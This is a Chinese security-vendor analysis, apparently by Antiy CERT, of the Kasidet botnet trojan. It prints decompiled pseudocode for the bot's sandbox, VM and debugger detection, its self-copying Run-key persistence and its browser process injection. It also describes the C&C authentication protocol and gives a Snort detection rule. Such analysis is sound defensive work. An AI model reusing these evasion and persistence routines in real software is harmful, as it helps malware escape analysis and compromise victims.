采用多种沙箱识别技术的 KASIDET 家族分析

安天安全研究与应急处理中心(Antiy CERT)

首次发布时间：二〇一五年八月十一日 17:02:13

目 录

1 概述

近日，安天 CERT（安全研究与应急处理中心）的研究人员捕获了一个针对调试器、模拟器、虚拟机、沙箱、在线自动化样本分析系统的僵尸样本（Bot），安天 CERT 研究人员发现该 Bot 样本为 Kasidet 家族，样本版本号为 3.9.4。

2 事件样本分析

2.1 样本标签

病毒名称	Trojan[Backdoor]/Win32.Kasidet
MD5	4298A3CFC3E890A4AF82C1721EB4372D
处理器架构	X86-32
文件大小	103 KB (105,472 字节)
文件格式	BinExecute/Microsoft。EXE[：X86]
时间戳	559EF11B->2015-07-10 06:09:31
数字签名	NO
加壳类型	无
编译语言	Microsoft Visual C++ 6.0

2.2 样本的主要功能

- DDOS 攻击
- 键盘记录器
- 窃取文件(如，比特币钱包)
- USB 传播
- 反调试、反虚拟机和反沙箱
- FTP 嗅探功能

2.3 样本流程图



图 1 样本流程图

2.4 样本详细分析

Kasidet 家族具有多种反调试、反沙箱和反虚拟机的功能，样本首先创建线程 1 检测样本是否运行在调试状态下、是否运行在沙箱或虚拟机中。 如下图所示：

```
void __cdecl sub_40B5D0()
{
  while ( sub_40B690() && sub_40B6B0() )        // 反调试
  {
    if ( !sub_40B6F0() || !sub_40B820() )       //
                                                // 通过系统用户名检测样本是否运行在沙箱或者自动化病毒分析平台中（sub_40B6F0）
                                                // 通过文件路径名检测样本是否运行在沙箱或者自动化病毒分析平台中（sub_40B820）
      sub_40B590();
    if ( !sub_40CBB0() )                        // 利用进程句柄检测样本是否运行在VM和Sandbox中
      sub_40B590();
    if ( !sub_40D380() || !sub_40D3C0() )       // 利用注册表检测样本是否运行在虚拟机中
      sub_40B590();
    if ( !sub_40CFB0() || !sub_40D0E0() || !sub_40D210() || !sub_40D250() )// 通过四项注册表键检测样本是否运行在VBox虚拟机中
      sub_40B590();
    if ( !sub_40CD50() || !sub_40CE80() )       // 通过两项注册表键检测样本是否运行在QEMU模拟器中
      sub_40B590();
    if ( !sub_40CC00() )                        // 通过注册表键检测样本是否运行在BOCHS模拟器中
      sub_40B590();
    Sleep(5000u);
  }
  sub_40B590();                                 // 弹出错误对话框，创建DOS格式批处理文件。
                                                // 利用cmd.exe执行该删除自身的批处理文件。退出进程。
}
```

图 2 多种反调试、反虚拟机、反沙箱的功能

线程 1 创建后会通过调用 IsDebuggerPresent 和 CheckRemoteDebuggerPresent 两个函数检测程序是否运行在调试环境中；如果是，则创建线程 2 弹出错误对话框，然后创建 DOS 格式批处理文件，之后利用 cmd. exe 执行该批处理文件删除自身，退出进程。DOS 文件如下图所示：



图 3 创建删除自身的批处理文件

如果样本没有发现其在调试环境下运行，会通过查看系统用户名（如图 4 所示）、文件路径名两种方式检测样本是否运行在沙箱或自动化病毒分析平台中；利用进程句柄检测样本是否运行在 VM 和 Sandbox 中；利用注册表键检测样本是否运行在 VM 虚拟机、VBox 虚拟机、QEMU 模拟器（KVM 虚拟机使用此模拟器）或 BOCHS 模拟器中。

```
GetUserNameW(&Str, &pcbBuffer);                 // 获取系统用户名
for ( i = 0; i < wcslen(&Str); ++i )
  *(&Str + i) = toupper(*(&Str + i));
if ( sub_4074B0(&Str, L"MALTEST") )
{
  result = 0;
}
else
{
  if ( sub_4074B0(&Str, L"TEQUILABOOMBOOM") )
  {
    result = 0;
  }
  else
  {
    if ( sub_4074B0(&Str, L"SANDBOX") )
    {
      result = 0;
    }
    else
    {
      if ( sub_4074B0(&Str, L"VIRUS") )
      {
        result = 0;
      }
      else
      {
        if ( sub_4074B0(&Str, L"MALWARE") )
          result = 0;
        else
          result = 1;
```

图 4 通过系统用户名检测沙箱或虚拟机

例如，通过查看系统用户名是否使用了 MALTEST、TEQUILABOOMBOOM、SANDBOX、VIRUS 或 MALWARE 中的一个，如果条件成立，则创建删除自身的批处理文件、运行并退出进程；如果条件不成立，则继续运行。样本提升自身权限；创建互斥量 OWZCEN323F；启动 WSA（Windows Sockets Asynchronous）；创建线程 3 来实现发送上线地址，等待接收并响应远程控制指令的功能：

```
beginthreadex(0, 0, sub_40B5D0, 0, 0, 0);     // 反调试、反虚拟机、反沙箱
Sleep(5000u);
sub_40DB60();                                 // 提升权限
SetUnhandledExceptionFilter(TopLevelExceptionFilter);
hHandle = CreateMutexW(0, 1, L"OWZCEN323F");
if ( GetLastError() == 183 && WaitForSingleObject(hHandle, 20000u) == 258 )
  ExitProcess(0);
if ( !WSAStartup(0x202u, &WSAData) || !WSAStartup(0x101u, &WSAData) )// 启动WSA（Windows Sockets Asynchronous）
{
  while ( 1 )
  {
    do
    {
      hObject = (void *)beginthreadex(0, 0, sub_408680, 0, 0, 0);// 发送上线地址，等待接收并响应远程控制指令。
      WaitForSingleObject(hObject, 0xFFFFFFFFu);
    }
    while ( !hObject );
    CloseHandle(hObject);
  }
}
return 0;
```

图 5 样本 Main 函数

线程 3 代码如下图：

```
  pNumArgs = 0;
  v0 = GetCommandLineW();
  v9 = CommandLineToArgvW(v0, &pNumArgs);
  if ( pNumArgs >= 2 )
    DeleteFileW(v9[1]);
  sub_407110();                                 // 复制自身并修改文件创建时间、添加注册表启动项。
  Dest = 0;
  memset(&Dst, 0, 0x206u);
  memset(&v7, 0, 0x61Cu);
  sub_40E370(&Dest);                            // 获取系统Guid
                                                // 获取系统版本
                                                // 获取系统安装的反病毒软件列表
                                                // 使用base64解密出上线地址，发送上线数据，等待接受远程控制
  beginthreadex(0, 0, sub_40C9B0, 0, 0, 0);     // 遍历系统进程，发送POST数据。
  beginthreadex(0, 0, sub_406910, 0, 0, 0);     // 判断受害者使用的浏览器，并使用对应的网络通信方式。
  while ( 1 )
  {
    v4 = clock();
    dwMilliseconds = 50000 * sub_40B450();
    if ( dwMilliseconds <= 0 )
      dwMilliseconds = 60000;
    if ( dwMilliseconds > 3600000 )
      dwMilliseconds = 3600000;
    hObject = (HANDLE)beginthreadex(0, 0, sub_405970, &Dest, 0, 0);// 向C&C发送系统信息（cmd请求标志、UID唯一标识符、
                                                // 操作系统、反病毒软件、样本版本、网络连接性能）
    WaitForSingleObject(hObject, dwMilliseconds);
    CloseHandle(hObject);
    v3 = clock() - v4;
    if ( v3 < dwMilliseconds && dwMilliseconds - v3 - 20000 > 0 )
      Sleep(dwMilliseconds - v3 - 20000);
  }
}
```

图 6 线程 3 的主要功能

在线程 3 中，程序首先会调用线程 4，创建目录%Application Data%\OWZCEN323F，并将自身复制到该目录下，获取系统目录%Windows%下的 exe 名为复制自身文件的文件名；判断当前用户是否是管理员组的成员；修改文件创建时间、设置文件属性为隐藏、添加注册表启动项。如下图所示：

```
wsprintfW(&PathName, L"%s\\%s\\", v0, L"OWZCEN323F");
CreateDirectoryW(&PathName, 0);                 // 创建目录%Application Data%\OWZCEN323F
v12 = wcslen(&ExistingFileName);
for ( i = &ExistingFileName + v12; *i != 92; --i )
  ;
++i;
v9 = wcslen(i);                                 // 获取文件名长度
Str1 = 0;
memset(&v14, 0, 0x206u);
for ( j = 0; j <= v12 - v9 - 1; ++j )
  *(&Str1 + j) += *(&ExistingFileName + j);
hKey = HKEY_CURRENT_USER;
if ( IsUserAnAdmin() )                          // 测试当前用户是否是管理员的组的成员
  hKey = HKEY_LOCAL_MACHINE;
FileName = 0;
memset(&v11, 0, 0x206u);
if ( wcsicmp(&Str1, &PathName) )                // 判断自身文件名是否为指定的文件名，如果是继续执行，如果不是进行复制自身、
                                                // 运行复制的文件后退出进程。
{
  v1 = (int)wgetenv(L"WINDIR");
  lpValueName = sub_406D00(v1);                 // 遍历Windows目录下的所有exe文件，与对应字符串作对比
                                                // （install、setup、update、patch）。
                                                // 获取文件名，备用文件名：svchost.exe
  wsprintfW(&FileName, L"%s\\%s", &PathName, lpValueName);
  if ( !sub_409190(hKey, L"Software\\Microsoft\\Windows\\CurrentVersion\\Run", lpValueName, &FileName) )
    sub_4092F0(hKey, L"Software\\Microsoft\\Windows\\CurrentVersion\\Run", lpValueName, &FileName);// 创建注册表启动项
  if ( GetFileAttributesW(&FileName) != -1 )
  {
    SetFileAttributesW(&FileName, 0x80u);
    DeleteFileW(&FileName);
  }
  CopyFileW(&ExistingFileName, &FileName, 0); // 复制自身
  sub_406F30(&FileName, &PathName);           // 修改文件时间为系统文件时间，并设置文件和文件夹属性为隐藏。
  GetShortPathNameW(&ExistingFileName, &ExistingFileName, 0x104u);
  if ( sub_40DC90((int)&FileName, (int)&ExistingFileName) )// 创建进程（复制的自身）
    ExitProcess(0);
}
else
{
  wsprintfW(&FileName, L"%s%s", &PathName, i);
  if ( !sub_409190(hKey, L"Software\\Microsoft\\Windows\\CurrentVersion\\Run", i, &FileName) )
    sub_4092F0(hKey, L"Software\\Microsoft\\Windows\\CurrentVersion\\Run", i, &FileName);
  beginthreadex(0, 0, sub_404B60, 0, 0, 0);   // 创建注册表启动项
  sub_404B10();                               // 调用线程sub_404B60
}
return 1;
```

图 7 复制自身并修改文件创建时间、添加注册表启动项

接下来，样本读取系统 Guid（系统唯一标识符）、获取系统版本、获得系统安装的反病毒软件列表、样本版本、网络连接性能；使用 Base64 解密上线地址，发送上线数据，等待接收远程控制。如下图所示：

```
int __cdecl sub_40E370(void *Dest)
{
  memset(Dest, 0, 0x824u);
  sub_40E590((wchar_t *)Dest);                  // 获取系统Guid
  sub_40E670((int)Dest);                        // 获取系统版本
  sub_40E970((int)Dest);                        // 获取系统安装的反病毒软件列表
  sub_40E3D0(Dest);                             // 使用base64解密出上线地址，发送上线数据，等待接受远程控制
  return sub_40ECF0(Dest);
}
```

图 8 获取系统信息，发送上线的 POST 数据

样本创建线程 5 获取系统信息、遍历系统进程，发送 POST 数据，创建线程 6 来判断受害者使用的浏览器并使用对应的通信方式（其中包括 Firefox 浏览器、Chrome 浏览器、IE 浏览器和 Opera 浏览器）。线程 6 代码如下图所示：

```
v1 = sub_40E270(pe.szExeFile);            // 小写转化为大写
if ( v1 == 1997733550 )                   // 判断受害者使用的浏览器，并使用对应的网络通信方式。
{                                         // 写入指定进程的内存区域
  sub_4067E0(pe.th32ProcessID, (int)sub_404060);// 使用firefox浏览器进行网络通信
  *((_DWORD *)v3 + v5++) = pe.th32ProcessID;
}
if ( v1 == -1120091334 )
{
  sub_4067E0(pe.th32ProcessID, (int)sub_4025B0);// 使用chrome浏览器进行网络通信
  *((_DWORD *)v3 + v5++) = pe.th32ProcessID;
}
if ( v1 == 621673103 || v1 == 489735275 )
{
  sub_4067E0(pe.th32ProcessID, (int)sub_405330);// 使用IE浏览器进行网络通信
  *((_DWORD *)v3 + v5++) = pe.th32ProcessID;
}
if ( v1 == 2050550771 )
{
  sub_4067E0(pe.th32ProcessID, (int)sub_408B10);// 使用opera浏览器进行网络通信
  *((_DWORD *)v3 + v5++) = pe.th32ProcessID;
}
if ( v1 == -379063247
  || v1 == -180571583
  || v1 == -335236287
  || v1 == -149749963
  || v1 == 1611857531
  || v1 == 634972010
  || v1 == 858832835
  || v1 == -146891598
  || v1 == -167494510
  || v1 == 604924145 )
{
  sub_4067E0(pe.th32ProcessID, (int)sub_4050B0);// 使用FTP进行网络通信
  *((_DWORD *)v3 + v5++) = pe.th32ProcessID;
```

图 9 判断系统安装的浏览器信息

最后，程序创建线程 7，向 C&C 发送系统信息（cmd 请求标志、UID 唯一标识符、操作系统、反病毒软件、样本版本和网络连接性能）。

2.5 网络分析

2.5.1 网络通信示意图

该僵尸网络通过客户端/服务器(C/S)模式进行工作，其工作原理，可以使用下面的图示进行简单描述：



图 10 C/S 模式工作原理示意图

2.5.2 建立通信

当受害者主机中安装了样本之后，该主机就沦陷为一个“僵尸”，当样本第一次在受害者主机上运行时，一次完整的流量数据包如下图所示：



图 11 完整的数据包

标记 1 处三次握手后，建立通信，在标记 2 处，受害者主机向攻击者的服务器发送一个 POST 请求，该请求用于验证授权、建立通信，然后服务器返回一个相应的请求，表示是否成功授权。标记 3 处表示此次通信完毕。

进一步对流量分析，可以得出恶意软件初始化所做的工作如下：

1. 向服务器发送一个 POST 请求：

所抓取到的 POST 请求如下：



图 12 POST 请求数据包

需要注意以下四点：

- 向主机的请求通信必须是 POST 方式；
- User-Agent 必须是 Mozilla/5. 0 (Windows NT 6. 1; WOW64; rv：35. 0) Gecko/20100101 Firefox/35. 0；
- Cookie 的键必须是 authkeys，且值是设定好的经过 Md5 加密的密钥；
- 提交请求的标志必须是 auth，用于向主机连接；

如果以上四点中有任何一点不满足，那么授权将会失败；有趣的是，无论是否验证成功，服务器将会返回一个 404 页面：



图 13 服务器返回的 404 页面

2．授权失败

如果授权失败，那么僵尸主机上的恶意软件将不再活动，流量分析获取不到任何恶意软件与主机之间的通信，即使是删除掉恶意软件重新运行也获取不到流量信息，僵尸网络为了保证通信安全，将该受害者主机 IP 列入黑名单，禁止继续通信。

3．授权成功

尽管返回的都是 Not Found 页面，但是在授权成功的时候，服务器的响应夹杂在 404 页面的注释内容中，通过浏览器的审查网页元素功能进行比较，可以看到明显的不同，如下所示：



图 14 审查网页元素功能比较

上图标记为 1 的部分表示验证失败，标记为 2 的部分虽然也显示 404 Not Found，但是明显多了一个注释内容，在这个注释内容中，数据内容是使用 Base64 编码的，其"DEBUG"为标记，内容解码后得到的字符为"pong"，从字面意思来看表示连通的意思。当受害者主机上的恶意软件检索得到该内容时，将会知道"我已经与主机取得了联系，可以继续与主机通信"。需要注意的是上述服务器响应中，DEBUG 起到界定符的作用，在不同的行为中界定符是不一样的。

2.5.3 心跳抓取

在恶意代码与主机取得通信后，首先等待十分钟左右，然后向服务器发出一个具有系统信息的 POST 请求：



图 15 发送带有系统信息的 POST 请求

收集的系统信息内容如下：

项目	含义
cmd	向服务器发送的请求标志
uid	受害者主机的唯一标志符
os	受害者主机的操作系统
av	受害者主机的反病毒软件
version	受害者主机感染的恶意软件版本
quality	受害者主机的网络连接性能

2.5.4 Snort 规则

```
alert tcp any any -> any 80 \
(pcre：
"/cmd=[0-1]{1}&uid=[a-z0-9]{8}-[a-z0-9]{4}-[a-z0-9]{4}-[a-z0-9]{4}-[a-z0-9]{12}&os=[\s\S]*&av=[\s\S]*&version=\d+(\. \d+)+&quality=\d+/i";\
msg："Kasidet!";nocase;)
```

3 总结

安天 CERT 的研究人员针对 Kasidet 家族对调试器、模拟器、虚拟机、沙箱和在线自动化恶意代码分析平台的检测进行了详细分析。从 Kasidet 家族反制在线自动化恶意代码分析平台的方法上看，该家族的作者

有可能通过对常见的在线自动化恶意代码分析平台进行过针对性的研究，利用收集各种系统信息的恶意代码提炼出反制在线自动化恶意代码分析平台的方法，并应用到 Kasidet 家族中。

安天 CERT 的研究人员对 Kasidet 家族的其他版本进行对比分析发现，不同的 Kasidet 家族变种对模拟器、虚拟机、沙箱的检测也略有不同。例如，有的变种通过检测虚拟机运行时所需要的 DLL 文件来判断是否运行在虚拟机中。

附录一：关于安天

安天从反病毒引擎研发团队起步，目前已发展成为拥有四个研发中心、监控预警能力覆盖全国、产品与服务辐射多个国家的先进安全产品供应商。安天历经十五年持续积累，形成了海量安全威胁知识库，并综合应用网络检测、主机防御、未知威胁鉴定、大数据分析、安全可视化等方面经验，推出了应对持续、高级威胁（APT）的先进产品和解决方案。安天技术实力得到行业管理机构、客户和伙伴的认可，安天已连续四届蝉联国家级安全应急支撑单位资质，亦是 CNNVD 六家一级支撑单位之一。安天移动检测引擎是获得全球首个 AV-TEST（2013）年度奖项的中国产品，全球超过十家以上的著名安全厂商都选择安天作为检测能力合作伙伴。

关于反病毒引擎更多信息请访问：http：//www. antiy. com（中文）

http：//www. antiy. net （英文）

关于安天反 APT 相关产品更多信息请访问：http：//www. antiy. cn